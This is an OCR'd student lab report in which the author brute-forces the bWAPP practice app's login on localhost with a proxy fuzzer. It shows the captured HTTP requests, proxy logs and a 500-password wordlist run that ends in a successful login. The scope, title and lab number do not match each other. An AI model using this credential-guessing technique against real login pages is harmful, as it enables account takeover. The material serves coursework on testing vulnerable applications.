
Lab 03 - Broken authentication and XSS part 1

Scope

This assessment scope focused on two activities:

1. TryHackMe SQL Injection - an assessment where we implement basic SQLi skill in order to progress through a set o level.
2. Jupiter HTB VM - starting from the enumeration information from the previous report, we will try to gain access to the VM using a known vulnerability through SQLi

2.3 - bWAPP



```
GET http://127.0.0.1/ba_pwd_attacks_1.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/
20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://127.0.0.1/
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=oopcmoj69tii4kqvcc0apr9ke1; security_level=0
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```

Id	So...	Req. Timestamp	Me...	URL	C...	Reason	...	Size Resp...	Highest...	N...	Tags
1	⟷ ...	10/20/23, 6:4...	GET	http://127.0.0.1/ba_pwd_attac...	2...	OK	...	13,420 b...	Medi...		Form, Scri...
3	⟷ ...	10/20/23, 6:4...	GET	http://127.0.0.1/stylesheets/st...	2...	OK	...	6,490 by...	Low		Comment
5	⟷ ...	10/20/23, 6:4...	GET	http://127.0.0.1/js/html5.js	2...	OK	...	2,394 by...	Low		Comment
16	⟷ ...	10/20/23, 6:4...	GET	http://127.0.0.1/fonts/architec...	2...	OK	...	43,380 b...	Low		Comment
21	⟷ ...	10/20/23, 6:4...	POST	http://127.0.0.1/ba_pwd_attac...	2...	OK	...	13,495 b...	Medi...		Form, Scri...

Alerts 0 3 3 3 Main Proxy: localhost:9090 Current Scans 0 0 0 0 0 0 0 0

low Set Current: low

/ Broken Auth. - Password Attacks /

Enter your credentials (bee/bug).


Login:

Password:

Login

Invalid credentials! Did you forgot your password?

bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutio



```
POST http://127.0.0.1/ba_pwd_attacks_1.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;
q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1/ba_pwd_attacks_1.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: https://127.0.0.1
DNT: 1

login=bee&password=test&form=submit
```

...	V...	# ...	# o...
B...	t...	500	0

☑ Remove Without Confirmation

Id	So...	Req. Timestamp	Me...	URL	C...	Reason	...	Size Resp...	Highest...	N...	Tags
3	⟷ ...	10/20/23, 6:4...	GET	http://127.0.0.1/stylesheets/st...	2...	OK	...	6,490 by...	Low		Comment
5	⟷ ...	10/20/23, 6:4...	GET	http://127.0.0.1/js/html5.js	2...	OK	...	2,394 by...	Low		Comment
16	⟷ ...	10/20/23, 6:4...	GET	http://127.0.0.1/fonts/architec...	2...	OK	...	43,380 b...	Low		Comment
21	⟷ ...	10/20/23, 6:4...	POST	http://127.0.0.1/ba_pwd_attac...	2...	OK	...	13,495 b...	Medi...		Form, Scri...

Alerts 0 3 3 3 Main Proxy: localhost:9090 Current Scans 0 0 0 0 0 0 0 0

Choose your bug:

------------------- bWAPP v2.2 -------------------

Set your security level:

low Set Current: low

/ Broken Auth. - Password Attacks /

Enter your credentials (bee/bug).


Login:

Password:

Login

Invalid credentials! Did you forgot your password?

bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutio



```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0
, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 13464
```

```
button>

    </form>

    </br >
    <font color="green">Successful login!</font>
</div>

<div id="side">

    <a href="http://twitter.com/MME_IT" target="blank_" class=
```

Progress: 0: HTTP - http://127.0.0..d_attacks_1.php 100% Current fuzzers: 0

Messages Sent: 500 Errors: 0 Show Errors

Tas...	Message Type	Code	Reason	RTT	Size Resp. He...	Size Resp. ...	Highest Al...	State	Payloads
490	Fuzzed	200	OK	2 ms	388 bytes	13,495 bytes			rush2112
491	Fuzzed	200	OK	17 ms	388 bytes	13,495 bytes			russia
492	Fuzzed	200	OK	16 ms	388 bytes	13,495 bytes			scorpion
493	Fuzzed	200	OK	21 ms	388 bytes	13,495 bytes			rebecca
494	Fuzzed	200	OK	13 ms	388 bytes	13,495 bytes			tester
495	Fuzzed	200	OK	10 ms	388 bytes	13,495 bytes			mistress
496	Fuzzed	200	OK	17 ms	388 bytes	13,495 bytes			phantom
497	Fuzzed	200	OK	15 ms	388 bytes	13,495 bytes			billy
498	Fuzzed	200	OK	9 ms	388 bytes	13,495 bytes			6666
499	Fuzzed	200	OK	4 ms	388 bytes	13,495 bytes			albert
500	Fuzzed	200	OK	5 ms	388 bytes	13,464 bytes		Reflected	bug

Alerts 0 3 3 3 Main Proxy: localhost:9090 Current Scans 0 0 0 0 0 0 0 0

bWAPP

an extremely buggy web app !

Choose your bug: bWAPP v2.2 Hack

Set your security level: low Set Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Log

/ Broken Auth. - Password Attacks /

Enter your credentials *(bee/bug)*.

Login:

Password:

Login

Invalid credentials! Did you forgot your password?

bWAPP is licensed under BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutio

Author

David José Araújo Ferreira, 93444 - davidaraujo@ua.pt

Report submitted for the Lab 02 of *Analysis and Vulnerability Exploitation* course at the University of Aveiro.